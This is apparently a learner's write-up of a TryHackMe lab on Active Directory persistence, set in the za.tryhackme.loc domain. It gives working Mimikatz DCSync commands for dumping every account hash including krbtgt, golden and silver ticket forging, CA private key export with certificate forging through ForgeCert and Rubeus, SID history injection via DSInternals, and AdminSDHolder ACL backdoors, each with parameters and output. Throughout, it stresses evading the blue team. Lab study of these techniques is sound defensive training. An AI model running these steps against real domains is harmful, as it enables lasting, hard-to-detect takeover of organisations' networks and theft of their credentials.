Persisting Active Directory

- **Persisting Through Credentials**

DC Sync

It is not sufficient to have a single domain controller per domain in large organisations. These domains are often used in multiple regional locations, and having a single DC would significantly delay any authentication services in AD. As such, these organisations make use of multiple DCs. The question then becomes, how is it possible for you to authenticate using the same credentials in two different offices?

The answer to that question is domain replication. Each domain controller runs a process called the Knowledge Consistency Checker (KCC). The KCC generates a replication topology for the AD forest and automatically connects to other domain controllers through Remote Procedure Calls (RPC) to synchronise information. This includes updated information such as the user's new password and new objects such as when a new user is created.

Not All Credentials Are Created Equal

Before starting our DC Sync attack, let's first discuss what credentials we could potentially hunt for. While we should always look to dump privileged credentials such as those that are members of the Domain Admins group, these are also the credentials that will be rotated (a blue team term meaning to reset the account's password) first. As such, if we only have privileged credentials, it is safe to say as soon as the blue team discovers us, they will rotate those accounts, and we can potentially lose our access.


The goal then is to persist with near-privileged credentials. We don't always need the full keys to the kingdom; we just need enough keys to ensure we can still achieve goal execution and always make the blue team look over their shoulder. As such, we should attempt to persist through credentials such as the following:

- **Credentials that have local administrator rights on several machines.** Usually, organisations have a group or two with local admin rights on almost all computers. These groups are typically divided into one for workstations and one for servers. By harvesting the credentials of members of these groups, we would still have access to most of the computers in the estate.
- **Service accounts that have delegation permissions.** With these accounts, we would be able to force golden and silver tickets to perform Kerberos delegation attacks.
- **Accounts used for privileged AD services.** If we compromise accounts of privileged services such as Exchange, Windows Server Update Services (WSUS),

> or System Center Configuration Manager (SCCM), we could leverage AD exploitation to once again gain a privileged foothold.

We will be using Mimikatz to harvest credentials.

`mimikatz # lsadump::dcsync /domain:za.tryhackme.loc /user:<Your low-privilege AD Username>`



```
SAM Username         : aaron.jones
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000200 ( NORMAL_ACCOUNT )
Account expiration   :
Password last change : 4/25/2022 7:30:21 PM
Object Security ID   : S-1-5-21-3885271727-2693558621-2658995185-1429
Object Relative ID   : 1429

Credentials:
  Hash NTLM: fbdcd5041c96ddbd82224270b57f11fc
    ntlm- 0: fbdcd5041c96ddbd82224270b57f11fc
    lm  - 0: 0fd2685aa18c78bd265d02bdec203b04
```

This is great and all, but we want to DC sync every single account. To do this, we will have to enable logging on Mimikatz:

`mimikatz # log <username>_dcdump.txt`

Make sure to change <username> to your username as to not overwrite the logdump of other users. Now, instead of specifying our account, we will use the /all flag:

`mimikatz # lsadump::dcsync /domain:za.tryhackme.loc /all`

You can download the file in your kali machine using scp command.

scp za\\Administrator@thmwrk1.za.tryhackme.loc:C:/Users/Administrator.ZA/Documents/grace.clarke_dcdump.txt .

This will take a bit of time to complete. Once done, exit Mimikatz to finalise the dump find and then you can download the <username>_dcdump.txt file. You can use `cat <username>_dcdump.txt | grep "SAM Username"` to recover all the usernames and `cat <username>_dcdump.txt | grep "Hash NTLM"` for all hashes. We can now either perform an offline password cracking attack to recover the plain text credentials or simply perform a pass the hash attack with Mimikatz.

If u want to dump krbtgt account NTLM Hash too, use this command in mimikatz:

lsadump::dcsync /domain:za.tryhackme.loc /user:krbtgt@za.tryhackme.loc

- **Persisting Through Tickets**

Golden Tickets

Golden Tickets are forged TGTs. What this means is we bypass steps 1 and 2 of the diagram above, where we prove to the DC who we are. Having a valid TGT of a privileged account, we can now request a TGS for almost any service we want. In order to forge a golden ticket, we need the KRBTGT account's password hash so that we can sign a TGT for any user account we want. Some interesting notes about Golden Tickets:

- By injecting at this stage of the Kerberos process, we don't need the password hash of the account we want to impersonate since we bypass that step.
  The TGT is only used to prove that the KDC on a DC signed it. Since it was signed by the KRBTGT hash, this verification passes and the TGT is declared valid no matter its contents.
- Speaking of contents, the KDC will only validate the user account specified in the TGT if it is older than 20 minutes. This means we can put a disabled, deleted, or non-existent account in the TGT, and it will be valid as long as we ensure the timestamp is not older than 20 minutes.
- Since the policies and rules for tickets are set in the TGT itself, we could overwrite the values pushed by the KDC, such as, for example, that tickets should only be valid for 10 hours. We could, for instance, ensure that our TGT is valid for 10 years, granting us persistence.
- By default, the KRBTGT account's password never changes, meaning once we have it, unless it is manually rotated, we have persistent access by generating TGTs forever.
- The blue team would have to rotate the KRBTGT account's password twice, since the current and previous passwords are kept valid for the account. This is to ensure that accidental rotation of the password does not impact services.
- Rotating the KRBTGT account's password is an incredibly painful process for the blue team since it will cause a significant amount of services in the environment to stop working. They think they have a valid TGT, sometimes for the next couple of hours, but that TGT is no longer valid. Not all services are smart enough to release the TGT is no longer valid (since the timestamp is still valid) and thus won't auto-request a new TGT.
- Golden tickets would even allow you to bypass smart card authentication, since the smart card is verified by the DC before it creates the TGT.
- We can generate a golden ticket on any machine, even one that is not domain-joined (such as our own attack machine), making it harder for the blue team to detect.

Apart from the KRBTGT account's password hash, we only need the domain name, domain SID, and user ID for the person we want to impersonate. If we are in a position where we can recover the KRBTGT account's password hash, we would already be in a position where we can recover the other pieces of the required information.

Silver Tickets

Silver Tickets are forged TGS tickets. So now, we skip all communication (Step 1-4 in the diagram above) we would have had with the KDC on the DC and just interface with the service we want access to directly. Some interesting notes about Silver Tickets:

- The generated TGS is signed by the machine account of the host we are targeting.
- The main difference between Golden and Silver Tickets is the number of privileges we acquire. If we have the KRBTGT account's password hash, we can get access to everything. With a Silver Ticket, since we only have access to the password hash of the machine account of the server we are attacking, we can only impersonate users on that host itself. The Silver Ticket's scope is limited to whatever service is targeted on the specific server.
- Since the TGS is forged, there is no associated TGT, meaning the DC was never contacted. This makes the attack incredibly dangerous since the only available logs would be on the targeted server. So while the scope is more limited, it is significantly harder for the blue team to detect.
- Since permissions are determined through SIDs, we can again create a non-existing user for our silver ticket, as long as we ensure the ticket has the relevant SIDs that would place the user in the host's local administrators group.
- The machine account's password is usually rotated every 30 days, which would not be good for persistence. However, we could leverage the access our TGS provides to gain access to the host's registry and alter the parameter that is responsible for the password rotation of the machine account. Thereby ensuring the machine account remains static and granting us persistence on the machine.
- While only having access to a single host might seem like a significant downgrade, machine accounts can be used as normal AD accounts, allowing you not only administrative access to the host but also the means to continue enumerating and exploiting AD as you would with an AD user account.

Now that we have explained the basics for Golden and Silver Tickets, let's generate some. You will need the NTLM hash of the KRBTGT account, which you should now have due to the DC Sync performed in the previous task. Furthermore, make a note of the NTLM hash associated with the THMSERVER1 machine account since we will need this one for our silver ticket. You can find this information in the DC dump that you performed. The last piece of information we need is the Domain SID.

```
Get-ADDomain
```

This command will provide you with all information about the ADDomain including Domain SID.

to generate a golden ticket:

```
mimikatz # kerberos::golden /admin:ReallyNotALegitAccount
/domain:za.tryhackme.loc /id:500 /sid:<Domain SID> /krbtgt:<NTLM hash of
KRBTGT account> /endin:600 /renewmax:10080 /ptt
```

Parameters explained:

- **/admin** - The username we want to impersonate. This does not have to be a valid user.
- **/domain** - The FQDN of the domain we want to generate the ticket for.
- **/id** -The user RID. By default, Mimikatz uses RID 500, which is the default Administrator account RID.
- **/sid** -The SID of the domain we want to generate the ticket for.
- **/krbtgt** -The NTLM hash of the KRBTGT account.
- **/endin** - The ticket lifetime. By default, Mimikatz generates a ticket that is valid for 10 years. The default Kerberos policy of AD is 10 hours (600 minutes)
- **/renewmax** -The maximum ticket lifetime with renewal. By default, Mimikatz generates a ticket that is valid for 10 years. The default Kerberos policy of AD is 7 days (10080 minutes)
- **/ptt** - This flag tells Mimikatz to inject the ticket directly into the session, meaning it is ready to be used.

We can verify that the golden ticket is working by running the dir command against the domain controller:

```
C:\Users\Administrator.ZA>dir \\thmdc.za.tryhackme.loc\c$\
```

to generate a silver ticket:

```
mimikatz # kerberos::golden /admin:StillNotALegitAccount
/domain:za.tryhackme.loc /id:500 /sid:<Domain SID> /target:<Hostname of
server being targeted> /rc4:<NTLM Hash of machine account of target>
/service:cifs /ptt
```

Parameters explained:

- **/admin** - The username we want to impersonate. This does not have to be a valid user.
- **/domain** - The FQDN of the domain we want to generate the ticket for.
- **/id** -The user RID. By default, Mimikatz uses RID 500, which is the default Administrator account RID.
- **/sid** -The SID of the domain we want to generate the ticket for.
- **/target** - The hostname of our target server. Let's do THMSERVER1.za.tryhackme.loc, but it can be any domain-joined host.
- **/rc4** - The NTLM hash of the machine account of our target. Look through your DC Sync results for the NTLM hash of THMSERVER1$. The $ indicates that it is a machine account.
- **/service** - The service we are requesting in our TGS. CIFS is a safe bet, since it allows file access.
- **/ptt** - This flag tells Mimikatz to inject the ticket directly into the session, meaning it is ready to be used.

We can verify that the silver ticket is working by running the dir command against THMSERVER1:

```
C:\Users\Administrator.ZA>dir \\thmserver1.za.tryhackme.loc\c$\
```

Now we have golden and silver tickets to the AD environment, providing better persistence than just credentials!

- **Persisting Through Certificates**

Depending on our access, we can take it another step further. We could simply steal the private key of the root CA's certificate to generate our own certificates whenever we feel like it. Even worse, since these certificates were never issued by the CA, the blue team has no ability to revoke them. This would be even worse for the blue team since it would mean a rotation of the CA, meaning all issued certificates would have to be revoked by the blue team to kick us out. Imagine you've just spent the last two days performing a domain takeback by rotating the credentials of every single privileges account, resetting all the golden and silver tickets, just to realise the attackers persisted by becoming your CA. Yikes!

Extracting the Private Key

The private key of the CA is stored on the CA server itself. If the private key is not protected through hardware-based protection methods such as an Hardware Security Module (HSM), which is often the case for organisations that just use Active Directory Certificate Services (AD CS) for internal purposes, it is protected by the machine Data Protection API (DPAPI). This means we can use tools such as Mimikatz and SharpDPAPI to extract the CA certificate and thus the private key from the CA. Mimikatz, create a unique directory for your user, move to it, and load Mimikatz:

```
mkdir <username>
```

```
cd <username>
```

```
mimikatz.exe
```

```
mimikatz # crypto::certificates /systemstore:local_machine
```

We can see that there is a CA certificate on the DC. We can also note that some of these certificates were set not to allow us to export the key. Without this private key, we would not be able to generate new certificates. Luckily, Mimikatz allows us to patch memory to make these keys exportable:

```
mimikatz # privilege::debug
```

```
mimikatz # crypto::capi
```

```
mimikatz # crypto::cng
```

```
mimikatz # crypto::certificates /systemstore:local_machine /export
```

he exported certificates will be stored in both PFX and DER format to disk:

after exporting the file , we need to download or move the file to our kali machine, then copy it to the thmwrk machine to create the certificate.

Use scp command to download or copy the file to your kali machine

Then to copy the file to the work machine use these commands,

mv local_machine_My_1_za-THMDC-CA.pfx za-THMDC-CA.pfx // on ur kali

python3 -m http.server 80 // on ur kali

certutil -urlcache -f http:persistencead/za-THMDC-CA.pfx za-THMDC-CA.pfx // on wrk machine

then, the file will be copied.

Generating our own Certificates

Now that we have the private key and root CA certificate, we can use the SpectorOps ForgeCert tool to forge a Client Authenticate certificate for any user we want.

```
ForgeCert.exe --CaCertPath za-THMDC-CA.pfx --CaCertPassword mimikatz --Subject CN=User --SubjectAltName Administrator@za.tryhackme.loc --NewCertPath fullAdmin.pfx --NewCertPassword Password123
```

Parameters explained:

- **CaCertPath - The path to our exported CA certificate.**
- **CaCertPassword** - The password used to encrypt the certificate. By default, Mimikatz assigns the password of `mimikatz`.
- **Subject** - The subject or common name of the certificate. This does not really matter in the context of what we will be using the certificate for.
- **SubjectAltName** - This is the User Principal Name (UPN) of the account we want to impersonate with this certificate. It has to be a legitimate user.
- **NewCertPath** - The path to where ForgeCert will store the generated certificate.
- **NewCertPassword** - Since the certificate will require the private key exported for authentication purposes, we must set a new password used to encrypt it.

We can use Rubeus to request a TGT using the certificate to verify that the certificate is trusted. We will use the following command:

```
Rubeus.exe asktgt /user:Administrator /enctype:aes256 /certificate:vulncert.pfx /password:tryhackme /outfile:administrator.kirbi /domain:za.tryhackme.loc /dc:10.200.x.101
```

Let's break down the parameters:

- ***/user*** - This specifies the user that we will impersonate and has to match the UPN for the certificate we generated

- **/enctype** -This specifies the encryption type for the ticket. Setting this is important for evasion, since the default encryption algorithm is weak, which would result in an overpass-the-hash alert
- **/certificate** - Path to the certificate we have generated
- **/password** - The password for our certificate file
- **/outfile** - The file where our TGT will be output to
- **/domain** - The FQDN of the domain we are currently attacking
- **/dc** - The IP of the domain controller which we are requesting the TGT from. Usually, it is best to select a DC that has a CA service running

Now we can use Mimikatz to load the TGT and authenticate to THMDC:

```
mimikatz # kerberos::ptt administrator.kirbi
```

```
dir \\THMDC.za.tryhackme.loc\c$\ // to verify
```

Certificate persistence is significantly harder to defend against. Even if you rotate the credentials of the compromised account, the certificate will still be valid. The only way to remove the persistence is to issue a revocation of the certificate. However, this would only be possible if we generated the certificate through legitimate channels. Since we exported the CA and generated the certificate ourselves, it does not appear on AD CS's list of issued certificates, meaning the blue team will not be able to revoke our certificate.

So what's the only solution to remove the persistence? Well, this is why we are no longer friends. They will have to revoke the root CA certificate. But revoking this certificate means that all certificates issued by AD CS would all of a sudden be invalid. Meaning they will have to generate a new certificate for every system that uses AD CS. You should start to see why this type of persistence is incredibly dangerous and would require full rebuilds of systems if performed.

Persisting Through SID History

The thing is, SID history is not restricted to only including SIDs from other domains. With the right permissions, we can just add a SID of our current domain to the SID history of an account we control. Some interesting notes about this persistence technique:

- We normally require Domain Admin privileges or the equivalent thereof to perform this attack.


- When the account creates a logon event, the SIDs associated with the account are added to the user's token, which then determines the privileges associated with the account. This includes group SIDs.
- We can take this attack a step further if we inject the Enterprise Admin SID since this would elevate the account's privileges to effective be Domain Admin in all domains in the forest.

- Since the SIDs are added to the user's token, privileges would be respected even if the account is not a member of the actual group. Making this a very sneaky method of persistence. We have all the permissions we need to compromise the entire domain (perhaps the entire forest), but our account can simply be a normal user account with membership only to the Domain Users group. We can up the sneakiness to another level by always using this account to alter the SID history of another account, so the initial persistence vector is not as easily discovered and remedied.

Forging History

- Before we forge SID history, let's just first get some information regarding the SIDs. Firstly, let's make sure that our low-privilege user does not currently have any information in their SID history:

```
Get-ADUser <your ad username> -properties sidhistory,memberof
```




```
PS C:\Users\Administrator.ZA> Get-ADUser <your ad username> -properties sidhistory,memberof

DistinguishedName : CN=aaron.jones,OU=Consulting,OU=People,DC=za,DC=tryhackme,DC=loc
Enabled           : True
GivenName         : Aaron
MemberOf          : {CN=Internet Access,OU=Groups,DC=za,DC=tryhackme,DC=loc}
Name              : aaron.jones
ObjectClass       : user
ObjectGUID        : 7d4c08e5-05b6-45c4-920d-2a6dbba4ca22
SamAccountName    : aaron.jones
SID               : S-1-5-21-3885271727-2693558621-2658995185-1429
SIDHistory        : {}
Surname           : Jones
UserPrincipalName :
```

This confirms that our user does not currently have any SID History set. Let's get the SID of the Domain Admins group since this is the group we want to add to our SID History:

```
Get-ADGroup "Domain Admins"
```



```
PS C:\Users\Administrator.ZA> Get-ADGroup "Domain Admins"

DistinguishedName : CN=Domain Admins,CN=Users,DC=za,DC=tryhackme,DC=loc
GroupCategory     : Security
GroupScope        : Global
Name              : Domain Admins
ObjectClass       : group
ObjectGUID        : 3a8e1409-c578-45d1-9bb7-e15138f1a922
SamAccountName    : Domain Admins
SID               : S-1-5-21-3885271727-2693558621-2658995185-512
```

we will use the DSInternals tools to directly patch the ntds.dit file, the AD database where all information is stored:


```
Stop-Service -Name ntds -force
```

```
Add-ADDBSidHistory -SamAccountName 'username of our low-priveleged AD account' -SidHistory 'SID to add to SID History' -DatabasePath C:\Windows\NTDS\ntds.dit
```

The NTDS database is locked when the NTDS service is running. In order to patch our SID history, we must first stop the service. **You must restart the NTDS service after the patch, otherwise, authentication for the entire network will not work anymore.**

After these steps have been performed, let’s check our low-privileged credentials and verify that the SID history was added and that we now have Domain Admin privileges:

```
Get-ADUser aaron.jones -Properties sidhistory
```



```
PS C:\Users\aaron.jones> Get-ADUser aaron.jones -Properties sidhistory

DistinguishedName : CN=aaron.jones,OU=Consulting,OU=People,DC=za,DC=tryhackme,DC=loc
Enabled : True
GivenName : Aaron
Name : aaron.jones
ObjectClass : user
ObjectGUID : 7d4c08e5-05b6-45c4-920d-2a6dbba4ca22
SamAccountName : aaron.jones
SIDHistory : {S-1-5-21-3885271727-2693558621-2658995185-512}
Surname : Jones
UserPrincipalName :

PS C:\Users\aaron.jones> dir \\thmdc.za.tryhackme.loc\c$

Directory: \\thmdc.za.tryhackme.loc\c$

Mode LastWriteTime Length Name
---- ------------- ------ ----
d----- 9/15/2018 8:19 AM PerfLogs
d-r--- 5/11/2022 10:32 AM Program Files
d----- 3/21/2020 8:28 PM Program Files (x86)
d----- 4/25/2022 7:13 PM tmp
da---- 5/11/2022 10:11 AM Tools
d-r--- 4/27/2022 8:22 AM Users
d----l 4/25/2022 7:11 PM vagrant
d----- 4/27/2022 8:12 PM Windows
-a---- 1/4/2022 7:47 AM 103 delete-vagrant-user.ps1
-a---- 5/1/2022 9:11 AM 169 dns_entries.csv
-a---- 5/1/2022 9:17 AM 1725 thm-network-setup-dc.ps1
```

However, even with the highest possible privileges, you would not be able to remove the attribute since it is protected. In order to remove this, you would have to use tools such as the AD-RSAT PowerShell cmdlets to remove SID history.

However, before you can even think about removing malicious SID history attributes, you first need to find them. None of the regular tools will tell you that something is wrong. That user will not all of a sudden pop up as a member of the Domain Admins group. So unless you are actively filtering through the attributes of your users, this is incredibly hard to find. This is because the SID history is only applied and used once the user authenticates.

Imagine that you are the blue team dealing with an incident where you have just performed a domain takeback. You rotated the krbtgt account's password twice, removed golden and silver tickets, and rebuilt your entire CA server from scratch, just to see that the attacker is still performing DA commands with a low-privileged account. This would not be a great day.

- **Persisting Through Group Membership**

the most privileged account, or group, is not always the best to use for persistence. Privileged groups are monitored more closely for changes than others. Any group that classifies as a protected group, such as Domain Admins or Enterprise Admins, receive additional security scrutiny. So if we want to persist through group membership, we may need to get creative regarding the groups we add our own accounts to for persistence:

- The IT Support group can be used to gain privileges such as force changing user passwords. Although, in most cases, we won't be able to reset the passwords of privileged users, having the ability to reset even low-privileged users can allow us to spread to workstations.
- Groups that provide local administrator rights are often not monitored as closely as protected groups. With local administrator rights to the correct hosts through group membership of a network support group, we may have good persistence that can be used to compromise the domain again.
- It is not always about direct privileges. Sometimes groups with indirect privileges, such as ownership over Group Policy Objects (GPOs), can be just as good for persistence.

Nested Groups

- In most organisations, there are a significant amount of recursive groups. A recursive group is a group that is a member of another group. We can think of this as group nesting. Group nesting is used to create a more organised structure in AD. Take the IT Support group, for example. IT Support is very generic. So perhaps there are subgroups like Helpdesk, Access Card Managers, and Network Managers underneath this group. We can add all of these groups as members to the IT Support group, which gives all users in these subgroups the permissions and privileges associated with the IT Support group, but we can then assign more granular permissions and privileges for each of the subgroups.
- While group nesting helps to organise AD, it does reduce the visibility of effective access. Take our IT Support example again. If we query AD for membership of the IT Support group, it would respond with a count of three. However, this count is not really true since it is three groups. To get an idea for effective access, we would now have to enumerate those subgroups as well. But those subgroups can also have subgroups. So the question becomes: "How many layers deep should we enumerate to get the real effective access number?"

- This also becomes a monitoring problem. Let's say, for instance, we have an alert that fires off when a new member is added to the Domain Admins group. That is a good alert to have, but it won't fire off if a user is added to a subgroup within the Domain Admins group. This is a very common problem since AD is managed by the AD team, and alerting and monitoring are managed by the InfoSec team. All we need is a little bit of miscommunication, and the alert is no longer valid since subgroups are used.
- As an attacker, we can leverage this reduced visibility to perform persistence. Instead of targeting the privileged groups that would provide us with access to the environment, we focus our attention on the subgroups instead. Rather than adding ourselves to a privileged group that would raise an alert, we add ourselves to a subgroup that is not being monitored.


The Main idea is to add yourself in a nested group of priv group like “DA group” so u can’t be catch by the Blue team, And do anything with the same priv of DA group.

If this was a real organisation, we would not be creating new groups to nest. Instead, we would make use of the existing groups to perform nesting. However, this is something you would never do on a normal red team assessment and almost always dechain at this point since it breaks the organisation's AD structure, and if we sufficiently break it, they would not be able to recover. At this point, even if the blue team was able to kick us out, the organisation would more than likely still have to rebuild their entire AD structure from scratch, resulting in significant damages.

- **Persisting Through ACLs**


- While we can just add an account we control to every single privileged group we can find, the blue team would still be able to perform cleanup and remove our membership. In order to ensure a bit better persistence and make the blue team scratch their heads, we should rather inject into the templates that generate the default groups. By injecting into these templates, even if they remove our membership, we just need to wait until the template refreshes, and we will once again be granted membership.
- One such template is the AdminSDHolder container. This container exists in every AD domain, and its Access Control List (ACL) is used as a template to copy permissions to all protected groups. Protected groups include privileged groups such as Domain Admins, Administrators, Enterprise Admins, and Schema Admins. If you are looking for the full list of groups.
- A process called SDProp takes the ACL of the AdminSDHolder container and applies it to all protected groups every 60 minutes. We can thus write an ACE that will grant us full permissions on all protected groups. If the blue team is not aware that this type of persistence is being used, it will be quite frustrating. Every time they remove the inappropriate permission on the protected object or group, it reappears within the hour. Since this reconstruction occurs through normal AD processes, it would also not show any alert to the blue team, making it harder to pinpoint the source of the persistence.

- we will use Microsoft Management Console (MMC). To avoid kicking users out of their RDP sessions, it will be best to RDP into THMWRK1 using your low privileged credentials, use the runas command to inject the Administrator credentials, and then execute MMC from this new terminal:
-
```
runas /netonly /user:Administrator cmd.exe
```
- Once you have an MMC window, add the Users and Groups Snap-in (File->Add Snap-In->Active Directory Users and Groups). Make sure to enable Advanced Features (View->Advanced Features). We can find the AdminSDHolder group under Domain->System:



Let's add our low-privileged user and grant Full Control:

1. Click **Add**.
2. Search for your low-privileged username and click **Check Names**.
3. Click **OK**.
4. Click **Allow** on **Full Control**.
5. Click **Apply**.
6. Click **OK**.



Group or user names:

Everyone
SELF
Authenticated Users
SYSTEM
Enterprise Admins (TRYHACKME\Enterprise Admins)
Domain Admins (ZA\Domain Admins)

Permissions for Everyone	Allow	Deny
Full control	□	□
Read	□	□
Write	□	□
Create all child objects	□	□
Delete all child objects	□	□

For special permissions or advanced settings, click Advanced.


SDProp

Now we just need to wait 60 minutes, and our user will have full control over all Protected Groups. This is because the Security Descriptor Propagator (SDProp) service executes automatically every 60 minutes and will propagate this change to all Protected Groups. However, since we do not like to wait, let's kick off the process manually using Powershell. In the `C:\Tools\` directory, a script `Invoke-ADSDPropagation` is provided::

```
Import-Module .\Invoke-ADSDPropagation.ps1
```

```
Invoke-ADSDPropagation
```

Once done, give it a minute and then review the security permissions of a Protected Group such as the Domain Admins group



Group or user names:

- SELF
- Authenticated Users
- SYSTEM
- Enterprise Admins (TRYHACKME\Enterprise Admins)
- Aaron Jones (ZA\aaron.jones)
- Domain Admins (ZA\Domain Admins)

Permissions for Aaron Jones	Allow	Deny
Full control	☑	□
Read	☑	□
Write	☑	□
Create all child objects	☑	□
Delete all child objects	☑	□

For special permissions or advanced settings, click Advanced.

